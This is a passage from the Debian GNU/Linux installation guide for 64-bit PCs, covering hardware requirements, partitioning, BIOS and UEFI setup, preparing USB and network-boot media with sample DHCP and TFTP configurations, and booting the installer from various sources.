Debian GNU/Linux is also available as a so-called “live system” for certain architectures. A live system is a pre-configured ready-to-use system in a compressed format that can be booted and used from a read-only medium like a CD or DVD. Using it by default does not create any permanent changes on your computer. You can change user settings and install additional programs from within the live system, but all this only happens in the computer’s RAM, i.e. if you turn off the computer and boot the live system again, everything is reset to its defaults. If you want to see whether your hardware is supported by Debian GNU/Linux, the easiest way is to run a Debian live system on it and try it out.

There are a few limitations in using a live system. The first is that as all changes you do within the live system must be held in your computer’s RAM, this only works on systems with enough RAM to do that, so installing additional large software packages may fail due to memory constraints. Another limitation with regards to hardware compatibility testing is that the official Debian GNU/Linux live system contains only free components, i.e. there are no non-free firmware files included in it. Such non-free packages can of course be installed manually within the system, but there is no automatic detection of required firmware files like in the `debian-installer`, so installation of non-free components must be done manually if needed.

Information about the available variants of the Debian live images can be found at the [Debian Live Images website](#).

## 3.3.4 Network Settings

If your computer is connected to a fixed network (i.e. an Ethernet or equivalent connection — not a dialup/PPP connection) which is administered by somebody else, you should ask your network’s system administrator for this information:

- Your host name (you may be able to decide this on your own).
- Your domain name.
- Your computer’s IP address.
- The netmask to use with your network.
- The IP address of the default gateway system you should route to, if your network *has* a gateway.
- The system on your network that you should use as a DNS (Domain Name Service) server.

If the network you are connected to uses DHCP (Dynamic Host Configuration Protocol) for configuring network settings, you don’t need this information because the DHCP server will provide it directly to your computer during the installation process.

If you have internet access via DSL or cable modem (i.e. over a cable tv network) and have a router (often provided preconfigured by your phone or catv provider) which handles your network connectivity, DHCP is usually available by default.

As a rule of thumb: if you run a Windows system in your home network and did not have to manually perform any network settings there to achieve Internet access, network connectivity in Debian GNU/Linux will also be configured automatically.

If you use a WLAN/WiFi network, you should find out:

- The ESSID (“network name”) of your wireless network.
- The WEP or WPA/WPA2 security key to access the network (if applicable).

## 3.4 Meeting Minimum Hardware Requirements

Once you have gathered information about your computer's hardware, check that your hardware will let you do the type of installation that you want to do.

Depending on your needs, you might manage with less than some of the recommended hardware listed in the table below. However, most users risk being frustrated if they ignore these suggestions.

A Pentium 4, 1GHz system is the minimum recommended for a desktop system.

**Table 3.2** Recommended Minimum System Requirements

Install Type	RAM (minimum)	RAM (recommended)	Hard Drive
No desktop	256 megabytes	512 megabytes	2 gigabytes
With Desktop	512 megabytes	2 gigabytes	10 gigabytes

The minimum value assumes that swap will be enabled.

The actual minimum memory requirements are a lot less than the numbers listed in this table. With swap enabled, it is possible to install Debian with as little as 170MB. The same goes for the disk space requirements, especially if you pick and choose which applications to install; see Section D.2 for additional information on disk space requirements.

It is possible to run a graphical desktop environment on older or low-end systems, but in that case it is recommended to install a window manager that is less resource-hungry than those of the GNOME or KDE Plasma desktop environments; alternatives include `xfce4`, `icewm` and `wmaker`, but there are others to choose from.

It is practically impossible to give general memory or disk space requirements for server installations as those very much depend on what the server is to be used for.

Remember that these sizes don't include all the other materials which are usually to be found, such as user files, mail, and data. It is always best to be generous when considering the space for your own files and data.

Disk space required for the smooth operation of the Debian GNU/Linux system itself is taken into account in these recommended system requirements. Notably, the `/var` partition contains a lot of state information specific to Debian in addition to its regular contents, like logfiles. The `dpkg` files (with information on all installed packages) can easily consume 40MB. Also, `apt` puts downloaded packages here before they are installed. You should usually allocate at least 200MB for `/var`, and a lot more if you install a graphical desktop environment.

## 3.5 Pre-Partitioning for Multi-Boot Systems

Partitioning your disk simply refers to the act of breaking up your disk into sections. Each section is then independent of the others. It's roughly equivalent to putting up walls inside a house; if you add furniture to one room it doesn't affect any other room.

If you already have an operating system on your system (Windows 9x, Windows NT/2000/XP/2003/Vista/7, OS/2, MacOS, Solaris, FreeBSD, ...) which uses the whole disk and you want to stick Debian on the same disk, you will need to repartition it. Debian requires its own hard disk partitions. It cannot be installed on Windows or Mac OS X partitions. It may be able to share some partitions with other Unix systems, but that's not covered here. At the very least you will need a dedicated partition for the Debian root filesystem.

You can find information about your current partition setup by using a partitioning tool for your current operating system, such as the integrated Disk Manager in Windows or `fdisk` in DOS. Partitioning tools always provide a way to show existing partitions without making changes.

In general, changing a partition with a file system already on it will destroy any information there. Thus you should always make backups before doing any repartitioning. Using the analogy of the house, you would probably want to move all the furniture out of the way before moving a wall or you risk destroying it.

Several modern operating systems offer the ability to move and resize certain existing partitions without destroying their contents. This allows making space for additional partitions without losing existing data. Even though this works quite well in most cases, making changes to the partitioning of a disk is an inherently dangerous action and should only be done after having made a full backup of all data. For FAT/FAT32 and NTFS partitions as used by DOS and Windows systems, the ability to move and resize them losslessly is provided both by `debian-installer` as well as by the integrated Disk Manager of Windows 7.

To losslessly resize an existing FAT or NTFS partition from within `debian-installer`, go to the partitioning step, select the option for manual partitioning, select the partition to resize, and simply specify its new size.

Creating and deleting partitions can be done from within `debian-installer` as well as from an existing operating system. As a rule of thumb, partitions should be created by the system for which they are to be used, i.e. partitions to be used by Debian GNU/Linux should be created from within `debian-installer` and partitions to

be used from another operating system should be created from there. `debian-installer` is capable of creating non-Linux partitions, and partitions created this way usually work without problems when used in other operating systems, but there are a few rare corner cases in which this could cause problems, so if you want to be sure, use the native partitioning tools to create partitions for use by other operating systems.

If you are going to install more than one operating system on the same machine, you should install all other system(s) before proceeding with the Debian installation. Windows and other OS installations may destroy your ability to start Debian, or encourage you to reformat non-native partitions.

You can recover from these actions or avoid them, but installing the native system first saves you trouble.

## 3.6 Pre-Installation Hardware and Operating System Setup

This section will walk you through pre-installation hardware setup, if any, that you will need to do prior to installing Debian. Generally, this involves checking and possibly changing BIOS/system firmware settings for your system. The “BIOS” or “system firmware” is the core software used by the hardware; it is most critically invoked during the bootstrap process (after power-up).

### 3.6.1 Invoking the BIOS Set-Up Menu

The BIOS provides the basic functions needed to boot your machine and to allow your operating system to access your hardware. Your system provides a BIOS setup menu, which is used to configure the BIOS. To enter the BIOS setup menu you have to press a key or key combination after turning on the computer. Often it is the **Delete** or the **F2** key, but some manufacturers use other keys. Usually upon starting the computer there will be a message stating which key to press to enter the setup screen.

### 3.6.2 Boot Device Selection

Within the BIOS setup menu, you can select which devices shall be checked in which sequence for a bootable operating system. Possible choices usually include the internal harddisks, the CD/DVD-ROM drive and USB mass storage devices such as USB sticks or external USB harddisks. On modern systems there is also often a possibility to enable network booting via PXE.

Depending on the installation media (CD/DVD ROM, USB stick, network boot) you have chosen you should enable the appropriate boot devices if they are not already enabled.

Most BIOS versions allow you to call up a boot menu on system startup in which you select from which device the computer should start for the current session. If this option is available, the BIOS usually displays a short message like “press **F12** for boot menu” on system startup. The actual key used to select this menu varies from system to system; commonly used keys are **F12**, **F11** and **F8**. Choosing a device from this menu does not change the default boot order of the BIOS, i.e. you can start once from a USB stick while having configured the internal harddisk as the normal primary boot device.

If your BIOS does not provide you with a boot menu to do ad-hoc choices of the current boot device, you will have to change your BIOS setup to make the device from which the `debian-installer` shall be booted the primary boot device.

Unfortunately some computers contain buggy BIOS versions. Booting `debian-installer` from a USB stick might not work even if there is an appropriate option in the BIOS setup menu and the stick is selected as the primary boot device. On some of these systems using a USB stick as boot medium is impossible; others can be tricked into booting from the stick by changing the device type in the BIOS setup from the default “USB harddisk” or “USB stick” to “USB ZIP” or “USB CDROM”. In particular if you use an isohybrid CD/DVD image on a USB stick (see Section 4.3.1), changing the device type to “USB CDROM” helps on some BIOSes which will not boot from a USB stick in USB harddisk mode. You may need to configure your BIOS to enable “USB legacy support”.

If you cannot manipulate the BIOS directly from a USB stick you still have the option of using an ISO copied to the stick. Boot `debian-installer` using Section 4.4 and, after scanning the hard drives for an installer ISO image, select the USB device and choose an installation image.

### 3.6.3 Systems with UEFI firmware

UEFI (“Unified Extensible Firmware Interface”) is a new kind of system firmware that is used on many modern systems and is - among other uses - intended to replace the classic PC BIOS.

Currently most PC systems that use UEFI also have a so-called “Compatibility Support Module” (CSM) in the firmware, which provides exactly the same interfaces to an operating system as a classic PC BIOS, so that software



written for the classic PC BIOS can be used unchanged. Nonetheless UEFI is intended to one day completely replace the old PC BIOS without being fully backwards-compatible and there are already a lot of systems with UEFI but without CSM.

On systems with UEFI there are a few things to take into consideration when installing an operating system. The way the firmware loads an operating system is fundamentally different between the classic BIOS (or UEFI in CSM mode) and native UEFI. One major difference is the way the harddisk partitions are recorded on the harddisk. While the classic BIOS and UEFI in CSM mode use a DOS partition table, native UEFI uses a different partitioning scheme called “GUID Partition Table” (GPT). On a single disk, for all practical purposes only one of the two can be used and in case of a multi-boot setup with different operating systems on one disk, all of them must therefore use the same type of partition table. Booting from a disk with GPT is only possible in native UEFI mode, but using GPT becomes more and more common as hard disk sizes grow, because the classic DOS partition table cannot address disks larger than about 2 Terabytes while GPT allows for far larger disks. The other major difference between BIOS (or UEFI in CSM mode) and native UEFI is the location where boot code is stored and in which format it has to be. This means that different bootloaders are needed for each system.

The latter becomes important when booting `debian-installer` on a UEFI system with CSM because `debian-installer` checks whether it was started on a BIOS- or on a native UEFI system and installs the corresponding bootloader. Normally this simply works but there can be a problem in multi-boot environments. On some UEFI systems with CSM the default boot mode for removable devices can be different from what is actually used when booting from hard disk, so when booting the installer from a USB stick in a different mode from what is used when booting another already installed operating system from the hard disk, the wrong bootloader might be installed and the system might be unbootable after finishing the installation. When choosing the boot device from a firmware boot menu, some systems offer two separate choices for each device, so that the user can select whether booting shall happen in CSM or in native UEFI mode.

Another UEFI-related topic is the so-called “secure boot” mechanism. Secure boot means a function of UEFI implementations that allows the firmware to only load and execute code that is cryptographically signed with certain keys and thereby blocking any (potentially malicious) boot code that is unsigned or signed with unknown keys. In practice the only key accepted by default on most UEFI systems with secure boot is a key from Microsoft used for signing the Windows bootloader. As the boot code used by `debian-installer` is not signed by Microsoft, booting the installer requires prior deactivation of secure boot in case it is enabled. Secure boot is often enabled by default on systems that come preinstalled with a 64-bit version of Windows 8 and there is unfortunately no standard way to disable it in the UEFI setup. On some systems, the option to disable secure boot is only made visible when a BIOS password has been set by the user, so if you have a system with secure boot enabled, but cannot find an option to disable it, try setting a BIOS password, powercycle the machine and look again for an appropriate option.

### 3.6.4 Disabling the Windows 8 “fast boot” feature

Windows 8 offers a feature called “fast boot” to cut down system startup time. Technically, when this feature is enabled, Windows 8 does not do a real shutdown and a real cold boot afterwards when ordered to shut down, but instead does something resembling a partial suspend to disk to reduce the “boot” time. As long as Windows 8 is the only operating system on the machine, this is unproblematic, but it can result in problems and data loss when you have a dual boot setup in which another operating system accesses the same filesystems as Windows 8 does. In that case the real state of the filesystem can be different from what Windows 8 believes it to be after the “boot” and this could cause filesystem corruption upon further write accesses to the filesystem. Therefore in a dual boot setup, to avoid filesystem corruption the “fast boot” feature has to be disabled within Windows.

It may also be necessary to disable “fast boot” to even allow access to UEFI setup to choose to boot another operating system or `debian-installer`. On some UEFI systems, the firmware will reduce “boot” time by not initialising the keyboard controller or USB hardware; in these cases, it is necessary to boot into Windows and disable this feature to allow for a change of boot order.

### 3.6.5 Hardware Issues to Watch Out For

**USB BIOS support and keyboards** If you have no PS/2-style keyboard, but only a USB model, on some very old PCs you may need to enable legacy keyboard emulation in your BIOS setup to be able to use your keyboard in the bootloader menu, but this is not an issue for modern systems. If your keyboard does not work in the bootloader menu, consult your mainboard manual and look in the BIOS for “Legacy keyboard emulation” or “USB keyboard support” options.

## Chapter 4

# Obtaining System Installation Media

### 4.1 Official Debian GNU/Linux CD/DVD-ROM Sets

By far the easiest way to install Debian GNU/Linux is from an Official Debian CD/DVD-ROM Set. You can buy a set from a vendor (see the [CD vendors page](#)). You may also download the CD/DVD-ROM images from a Debian mirror and make your own set, if you have a fast network connection and a CD/DVD burner (see the [Debian CD page](#) and [Debian CD FAQ](#) for detailed instructions). If you have a Debian CD/DVD set and CDs/DVDs are bootable on your machine, which is the case on all modern PCs, you can skip right to Chapter 5. Much effort has been expended to ensure the most-used files are on the first CDs and DVDs, so that a basic desktop installation can be done with only the first DVD or - to a limited extent - even with only the first CD.

As CDs have a rather limited capacity by today's standards, not all graphical desktop environments are installable with only the first CD; for some desktop environments a CD installation requires either network connectivity during the installation to download the remaining files or additional CDs.

Also, keep in mind: if the CDs/DVDs you are using don't contain some packages you need, you can always install those packages afterwards from your running new Debian system (after the installation has finished). If you need to know on which CD/DVD to find a specific package, visit <https://cdimage-search.debian.org/>.

If your machine doesn't support CD booting (only relevant on very old PC systems), but you do have a CD set, you can use an alternative strategy such as hard disk, usb stick, net boot, or manually loading the kernel from the CD to initially boot the system installer. The files you need for booting by another means are also on the CD; the Debian network archive and CD folder organization are identical. So when archive file paths are given below for particular files you need for booting, look for those files in the same directories and subdirectories on your CD.

Once the installer is booted, it will be able to obtain all the other files it needs from the CD.

If you don't have a CD set, then you will need to download the installer system files and place them on the hard disk or usb stick or a connected computer so they can be used to boot the installer.

### 4.2 Downloading Files from Debian Mirrors

To find the nearest (and thus probably the fastest) mirror, see the [list of Debian mirrors](#).

#### 4.2.1 Where to Find Installation Images

The installation images are located on each Debian mirror in the directory [debian/dists/buster/main/installer-amd64/-current/images/](#) — the [MANIFEST](#) lists each image and its purpose.

### 4.3 Preparing Files for USB Memory Stick Booting

To prepare the USB stick, you will need a system where GNU/Linux is already running and where USB is supported. With current GNU/Linux systems the USB stick should be automatically recognized when you insert it. If it is not you should check that the `usb-storage` kernel module is loaded. When the USB stick is inserted, it will be mapped to a device named `/dev/sdX`, where the "X" is a letter in the range a-z. You should be able to see to which device the USB stick was mapped by running the command `dmesg` after inserting it. To write to your stick, you may have to turn off its write protection switch.

**WARNING**

The procedures described in this section will destroy anything already on the device! Make very sure that you use the correct device name for your USB stick. If you use the wrong device the result could be that all information on for example a hard disk could be lost.

**4.3.1 Preparing a USB stick using a hybrid CD or DVD image**

Debian CD and DVD images can now be written directly to a USB stick, which is a very easy way to make a bootable USB stick. Simply choose a CD or DVD image (such as the `netinst`, `CD-1`, `DVD-1`, or `netboot`) that will fit on your USB stick. See Section 4.1 to get a CD or DVD image.

Alternatively, for very small USB sticks, only a few megabytes in size, you can download the `mini.iso` image from the `netboot` directory (at the location mentioned in Section 4.2.1).

The CD or DVD image you choose should be written directly to the USB stick, overwriting its current contents. For example, when using an existing GNU/Linux system, the CD or DVD image file can be written to a USB stick as follows, after having made sure that the stick is unmounted:

```
# cp debian.iso /dev/sdX
# sync
```

Information about how to do this on other operating systems can be found in the [Debian CD FAQ](#).

**IMPORTANT**

The image must be written to the whole-disk device and not a partition, e.g. `/dev/sdb` and not `/dev/sdb1`. Do not use tools like **unetbootin** which alter the image.

**IMPORTANT**

Simply writing the CD or DVD image to USB like this should work fine for most users. The other options below are more complex, mainly for people with specialised needs.

The hybrid image on the stick does not occupy all the storage space, so it may be worth considering using the free space to hold firmware files or packages or any other files of your choice. This could be useful if you have only one stick or just want to keep everything you need on one device.

Create a second, FAT partition on the stick, mount the partition and copy or unpack the firmware onto it. For example:

```
# mount /dev/sdX2 /mnt
# cd /mnt
# tar zxvf /path/to/firmware.tar.gz
# cd /
# umount /mnt
```

You might have written the `mini.iso` to the USB stick. In this case the second partition doesn't have to be created as, very nicely, it will already be present. Unplugging and replugging the USB stick should make the two partitions visible.

### 4.3.2 Manually copying files to the USB stick

An alternative way to set up your USB stick is to manually copy the installer files, and also a CD image to it. Note that the USB stick should be at least 1 GB in size (smaller setups are possible if you follow Section 4.3.3).

There is an all-in-one file `hd-media/boot.img.gz` which contains all the installer files (including the kernel) as well as `syslinux` and its configuration file.

Note that, although convenient, this method does have one major disadvantage: the logical size of the device will be limited to 1 GB, even if the capacity of the USB stick is larger. You will need to repartition the USB stick and create new file systems to get its full capacity back if you ever want to use it for some different purpose.

To use this image simply extract it directly to your USB stick:

```
# zcat boot.img.gz > /dev/sdX
```

After that, mount the USB memory stick (`mount /dev/sdX /mnt`), which will now have a FAT filesystem on it, and copy a Debian ISO image (`netinst` or full CD) to it. Unmount the stick (`umount /mnt`) and you are done.

### 4.3.3 Manually copying files to the USB stick — the flexible way

If you like more flexibility or just want to know what's going on, you should use the following method to put the files on your stick. One advantage of using this method is that — if the capacity of your USB stick is large enough — you have the option of copying any ISO image, even a DVD image, to it.

#### 4.3.3.1 Partitioning the USB stick

We will show how to set up the memory stick to use the first partition, instead of the entire device.

#### NOTE

Since most USB sticks come pre-configured with a single FAT16 partition, you probably won't have to repartition or reformat the stick. If you have to do that anyway, use **cdisk** or any other partitioning tool to create a FAT16 partition<sup>a</sup>, install an MBR using:

```
# install-mbr /dev/sdX
```



The **install-mbr** command is contained in the `mbr` Debian package. Then create the filesystem using:

```
# mkdosfs /dev/sdX1
```

Take care that you use the correct device name for your USB stick. The **mkdosfs** command is contained in the `dosfstools` Debian package.

<sup>a</sup> Don't forget to set the "bootable" bootable flag.

In order to start the kernel after booting from the USB stick, we will put a boot loader on the stick. Although any boot loader (e.g. `lilo`) should work, it's convenient to use `syslinux`, since it uses a FAT16 partition and can be reconfigured by just editing a text file. Any operating system which supports the FAT file system can be used to make changes to the configuration of the boot loader.

To put `syslinux` on the FAT16 partition on your USB stick, install the `syslinux` and `mtools` packages on your system, and do:

```
# syslinux /dev/sdX1
```

Again, take care that you use the correct device name. The partition must not be mounted when starting **syslinux**. This procedure writes a boot sector to the partition and creates the file `ldlinux.sys` which contains the boot loader code.

### 4.3.3.2 Adding the installer image

Mount the partition (`mount /dev/sdx1 /mnt`) and copy the following installer image files to the stick:

- `vmlinuz` or `linux` (kernel binary)
- `initrd.gz` (initial ramdisk image)

You can choose between either the text-based or the graphical version of the installer. The latter can be found in the `gtk` subdirectory. If you want to rename the files, please note that `syslinux` can only process DOS (8.3) file names.

Next you should create a `syslinux.cfg` configuration file, which at a bare minimum should contain the following line (change the name of the kernel binary to “`linux`” if you used a `netboot` image):

```
default vmlinuz initrd=initrd.gz
```

For the graphical installer you should add `vga=788` to the line. Other parameters can be appended as desired.

To enable the boot prompt to permit further parameter appending, add a `prompt 1` line.

If you used an `hd-media` image, you should now copy the ISO file of a Debian ISO image<sup>1</sup> onto the stick. When you are done, unmount the USB memory stick (`umount /mnt`).

## 4.4 Preparing Files for Hard Disk Booting

The installer may be booted using boot files placed on an existing hard drive partition, either launched from another operating system or by invoking a boot loader directly from the BIOS.

A full, “pure network” installation can be achieved using this technique. This avoids all hassles of removable media, like finding and burning CD images or struggling with too numerous and unreliable floppy disks.

### 4.4.1 Hard disk installer booting from Linux using LILO or GRUB

This section explains how to add to or even replace an existing linux installation using either **LILO** or **GRUB**.

At boot time, both bootloaders support loading in memory not only the kernel, but also a disk image. This RAM disk can be used as the root file-system by the kernel.

Copy the following files from the Debian archives to a convenient location on your hard drive (note that LILO can not boot from files on an NTFS file system), for instance to `/boot/newinstall/`.

- `vmlinuz` (kernel binary)
- `initrd.gz` (ramdisk image)

Finally, to configure the bootloader proceed to Section 5.1.5.

### 4.4.2 Hard disk installer booting from DOS using loadlin

This section explains how to prepare your hard drive for booting the installer from DOS using **loadlin**.

Copy the following directories from a Debian CD image to `c:\`.

- `/install.amd` (kernel binary and ramdisk image)
- `/tools` (loadlin tool)

## 4.5 Preparing Files for TFTP Net Booting

If your machine is connected to a local area network, you may be able to boot it over the network from another machine, using TFTP. If you intend to boot the installation system from another machine, the boot files will need to be placed in specific locations on that machine, and the machine configured to support booting of your specific machine.

You need to set up a TFTP server, and for many machines a DHCP server, or BOOTP server.

---

<sup>1</sup> You can use either a `netinst` or a full CD image (see Section 4.1). Be sure to select one that fits. Note that the “`netboot mini.iso`” image is not usable for this purpose.

BOOTP is an IP protocol that informs a computer of its IP address and where on the network to obtain a boot image. The DHCP (Dynamic Host Configuration Protocol) is a more flexible, backwards-compatible extension of BOOTP. Some systems can only be configured via DHCP.

The Trivial File Transfer Protocol (TFTP) is used to serve the boot image to the client. Theoretically, any server, on any platform, which implements these protocols, may be used. In the examples in this section, we shall provide commands for SunOS 4.x, SunOS 5.x (a.k.a. Solaris), and GNU/Linux.

#### NOTE



For a Debian GNU/Linux server we recommend `tftpd-hpa`. It's written by the same author as the `syslinux` bootloader and is therefore least likely to cause issues. A good alternative is `atftpd`.

### 4.5.1 Setting up a DHCP server

One free software DHCP server is ISC `dhcpd`. For Debian GNU/Linux, the `isc-dhcp-server` package is recommended. Here is a sample configuration file for it (see `/etc/dhcp/dhcpd.conf`):

```
option domain-name "example.com";
option domain-name-servers ns1.example.com;
option subnet-mask 255.255.255.0;
default-lease-time 600;
max-lease-time 7200;
server-name "servername";

subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.200 192.168.1.253;
    option routers 192.168.1.1;
}

host clientname {
    filename "/tftpboot.img";
    server-name "servername";
    next-server servername;
    hardware ethernet 01:23:45:67:89:AB;
    fixed-address 192.168.1.90;
}
```

In this example, there is one server `servername` which performs all of the work of DHCP server, TFTP server, and network gateway. You will almost certainly need to change the domain-name options, as well as the server name and client hardware address. The `filename` option should be the name of the file which will be retrieved via TFTP.

After you have edited the `dhcpd` configuration file, restart it with `/etc/init.d/isc-dhcp-server restart`.

#### 4.5.1.1 Enabling PXE Booting in the DHCP configuration

Here is another example for a `dhcpd.conf` using the Pre-boot Execution Environment (PXE) method of TFTP.

```
option domain-name "example.com";

default-lease-time 600;
max-lease-time 7200;

allow booting;
allow bootp;

# The next paragraph needs to be modified to fit your case
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.200 192.168.1.253;
    option broadcast-address 192.168.1.255;
# the gateway address which can be different
# (access to the internet for instance)
```

```

option routers 192.168.1.1;
# indicate the dns you want to use
option domain-name-servers 192.168.1.3;
}

group {
  next-server 192.168.1.3;
  host tftpclient {
# tftp client hardware address
  hardware ethernet 00:10:DC:27:6C:15;
  filename "pxelinux.0";
  }
}

```

Note that for PXE booting, the client filename `pxelinux.0` is a boot loader, not a kernel image (see Section 4.5.4 below).

If your machine uses UEFI to boot, you will have to specify a boot loader appropriate for UEFI machines, for example

```

group {
  next-server 192.168.1.3;
  host tftpclient {
# tftp client hardware address
  hardware ethernet 00:10:DC:27:6C:15;
  filename "debian-installer/amd64/bootnetx64.efi";
  }
}

```

## 4.5.2 Setting up a BOOTP server

There are two BOOTP servers available for GNU/Linux. The first is CMU **bootpd**. The other is actually a DHCP server: ISC **dhcpd**. In Debian GNU/Linux these are contained in the `bootp` and `isc-dhcp-server` packages respectively.

To use CMU **bootpd**, you must first uncomment (or add) the relevant line in `/etc/inetd.conf`. On Debian GNU/Linux, you can run `update-inetd --enable bootps`, then `/etc/init.d/inetd reload` to do so. Just in case your BOOTP server does not run Debian, the line in question should look like:

```
bootps dgram udp wait root /usr/sbin/bootpd bootpd -i -t 120
```

Now, you must create an `/etc/bootptab` file. This has the same sort of familiar and cryptic format as the good old BSD `printcap`, `termcap`, and `disktab` files. See the `bootptab` manual page for more information. For CMU **bootpd**, you will need to know the hardware (MAC) address of the client. Here is an example `/etc/bootptab`:

```

client:\
  hd=/tftpboot:\
  bf=tftpboot.img:\
  ip=192.168.1.90:\
  sm=255.255.255.0:\
  sa=192.168.1.1:\
  ha=0123456789AB:

```

You will need to change at least the “ha” option, which specifies the hardware address of the client. The “bf” option specifies the file a client should retrieve via TFTP; see Section 4.5.4 for more details.

By contrast, setting up BOOTP with ISC **dhcpd** is really easy, because it treats BOOTP clients as a moderately special case of DHCP clients. Some architectures require a complex configuration for booting clients via BOOTP. If yours is one of those, read the section Section 4.5.1. Otherwise you will probably be able to get away with simply adding the `allow bootp` directive to the configuration block for the subnet containing the client in `/etc/dhcp/dhcpd.conf`, and restart **dhcpd** with `/etc/init.d/isc-dhcp-server restart`.

## 4.5.3 Enabling the TFTP Server

To get the TFTP server ready to go, you should first make sure that **tftpd** is enabled.

In the case of `tftpd-hpa` there are two ways the service can be run. It can be started on demand by the system's `inetd` daemon, or it can be set up to run as an independent daemon. Which of these methods is used is selected when the package is installed and can be changed by reconfiguring the package.

**NOTE**

Historically, TFTP servers used `/tftpboot` as directory to serve images from. However, Debian GNU/Linux packages may use other directories to comply with the [Filesystem Hierarchy Standard](#). For example, `tftpd-hpa` by default uses `/srv/tftp`. You may have to adjust the configuration examples in this section accordingly.

All **in.tftpd** alternatives available in Debian should log TFTP requests to the system logs by default. Some of them support a `-v` argument to increase verbosity. It is recommended to check these log messages in case of boot problems as they are a good starting point for diagnosing the cause of errors.

#### 4.5.4 Move TFTP Images Into Place

Next, place the TFTP boot image you need, as found in Section 4.2.1, in the **tftpd** boot image directory. You may have to make a link from that file to the file which **tftpd** will use for booting a particular client. Unfortunately, the file name is determined by the TFTP client, and there are no strong standards.

For PXE booting, everything you should need is set up in the `netboot/netboot.tar.gz` tarball. Simply extract this tarball into the **tftpd** boot image directory. Make sure your `dhcp` server is configured to pass `pxelinux.0` to **tftpd** as the filename to boot. For UEFI machines, you will need to pass an appropriate EFI boot image name (such as `/debian-installer/amd64/bootnetx64.efi`).

## 4.6 Automatic Installation

For installing on multiple computers it's possible to do fully automatic installations. Debian packages intended for this include `fai-quickstart` (which can use an install server) and the Debian Installer itself. Have a look at the [FAI home page](#) for detailed information.

### 4.6.1 Automatic Installation Using the Debian Installer

The Debian Installer supports automating installs via preconfiguration files. A preconfiguration file can be loaded from the network or from removable media, and used to fill in answers to questions asked during the installation process.

Full documentation on preseeding including a working example that you can edit is in Appendix B.



## Chapter 5

# Booting the Installation System

### 5.1 Booting the Installer on 64-bit PC

#### WARNING



If you have any other operating systems on your system that you wish to keep (dual boot setup), you should make sure that they have been properly shut down *before* you boot the installer. Installing an operating system while another operating system is in hibernation (has been suspended to disk) could result in loss of, or damage to the state of the suspended operating system which could cause problems when it is rebooted.

#### NOTE



For information on how to boot the graphical installer, see Section [5.1.8](#).

#### 5.1.1 Booting from USB Memory Stick

If your computer will boot from USB, this will probably be the easiest route for installation. Assuming you have prepared everything from Section [3.6.2](#) and Section [4.3](#), just plug your USB stick into some free USB connector and reboot the computer. The system should boot up, and unless you have used the flexible way to build the stick and not enabled it, you should be presented with a graphical boot menu (on hardware that supports it). Here you can select various installer options, or just hit **Enter**.

#### 5.1.2 Booting from a CD-ROM

If you have a CD set, and if your machine supports booting directly off the CD, great! Simply configure your system for booting off a CD as described in Section [3.6.2](#), insert your CD, reboot, and proceed to the next chapter.

Note that certain CD drives may require special drivers, and thus be inaccessible in the early installation stages. If it turns out the standard way of booting off a CD doesn't work for your hardware, revisit this chapter and read about alternate kernels and installation methods which may work for you.

Even if you cannot boot from CD-ROM, you can probably install the Debian system components and any packages you want from CD-ROM. Simply boot using a different medium and when it's time to install the operating system, base system, and any additional packages, point the installation system at the CD-ROM drive.

If you have problems booting, see Section [5.4](#).

### 5.1.3 Booting from Windows

To start the installer from Windows, you can either

- obtain CD-ROM/DVD-ROM or USB memory stick installation media as described in Section 4.1 respective Section 4.3 or
- download a standalone Windows executable, which is available as [tools/win32-loader/stable/win32-loader.exe](https://tools.win32-loader/stable/win32-loader.exe) on the Debian mirrors.

If you use an installation CD or DVD, a pre-installation program should be launched automatically when you insert the disc. In case Windows does not start it automatically, or if you are using a USB memory stick, you can run it manually by accessing the device and executing `setup.exe`.

After the program has been started, a few preliminary questions will be asked and the system will be prepared to reboot into the Debian GNU/Linux installer.

### 5.1.4 Booting from DOS using loadlin

Boot into DOS (not Windows). To do this, you can for instance boot from a recovery or diagnostic disk.

If you can access the installation CD, change the current drive to the CD-ROM drive, e.g.

```
d:
```

else make sure you have first prepared your hard disk as explained in Section 4.4.2, and change the current drive to it if needed.

Enter the subdirectory for the flavor you chose, e.g.,

```
cd \install.amd
```

If you prefer using the graphical installer, enter the `gtk` sub-directory.

```
cd gtk
```

Next, execute `install.bat`. The kernel will load and launch the installer system.

### 5.1.5 Booting from Linux using LILO or GRUB

To boot the installer from hard disk, you must first download and place the needed files as described in Section 4.4.

If you intend to use the hard drive only for booting and then download everything over the network, you should download the `netboot/debian-installer/amd64/initrd.gz` file and its corresponding kernel `netboot/debian-installer/amd64/linux`. This will allow you to repartition the hard disk from which you boot the installer, although you should do so with care.

Alternatively, if you intend to keep an existing partition on the hard drive unchanged during the install, you can download the `hd-media/initrd.gz` file and its kernel, as well as copy a CD (or DVD) iso to the drive (make sure the file is named ending in `.iso`). The installer can then boot from the drive and install from the CD/DVD image, without needing the network.

For **LILO**, you will need to configure two essential things in `/etc/lilo.conf`:

- to load the `initrd.gz` installer at boot time;
- have the `vmlinuz` kernel use a RAM disk as its root partition.

Here is a `/etc/lilo.conf` example:

```
image=/boot/newinstall/vmlinuz
  label=newinstall
  initrd=/boot/newinstall/initrd.gz
```

For more details, refer to the `initrd(4)` and `lilo.conf(5)` man pages. Now run `lilo` and reboot.

The procedure for **GRUB1** is quite similar. Locate your `menu.lst` in the `/boot/grub/` directory (or sometimes `/boot/boot/grub/`) and add an entry for the installer, for example (assuming `/boot` is on the first partition of the first disk in the system):

```
title New Install
root (hd0,0)
kernel /boot/newinstall/vmlinuz
initrd /boot/newinstall/initrd.gz
```

The procedure for **GRUB2** is very similar. The file is named `grub.cfg` instead of `menu.lst`. An entry for the installer would be for instance for example:

```
menuentry 'New Install' {
  insmod part_msdos
  insmod ext2
  set root='(hd0,msdos1)'
  linux /boot/newinstall/vmlinuz
  initrd /boot/newinstall/initrd.gz
}
```

From here on, there should be no difference between **GRUB** or **LILO**.

### 5.1.6 Booting with TFTP

Booting from the network requires that you have a network connection and a TFTP network boot server (and probably also a DHCP, RARP, or BOOTP server for automatic network configuration).

The server-side setup to support network booting is described in Section 4.5.

There are various ways to do a TFTP boot on i386.

#### 5.1.6.1 NIC or Motherboard that support PXE

It could be that your Network Interface Card or Motherboard provides PXE boot functionality. This is a Intel™ re-implementation of TFTP boot. If so, you may be able to configure your BIOS to boot from the network.

#### 5.1.6.2 NIC with Network BootROM

It could be that your Network Interface Card provides TFTP boot functionality.

#### 5.1.6.3 Etherboot

The [etherboot project](#) provides bootdiskettes and even bootroms that do a TFTPboot.

### 5.1.7 The Boot Screen

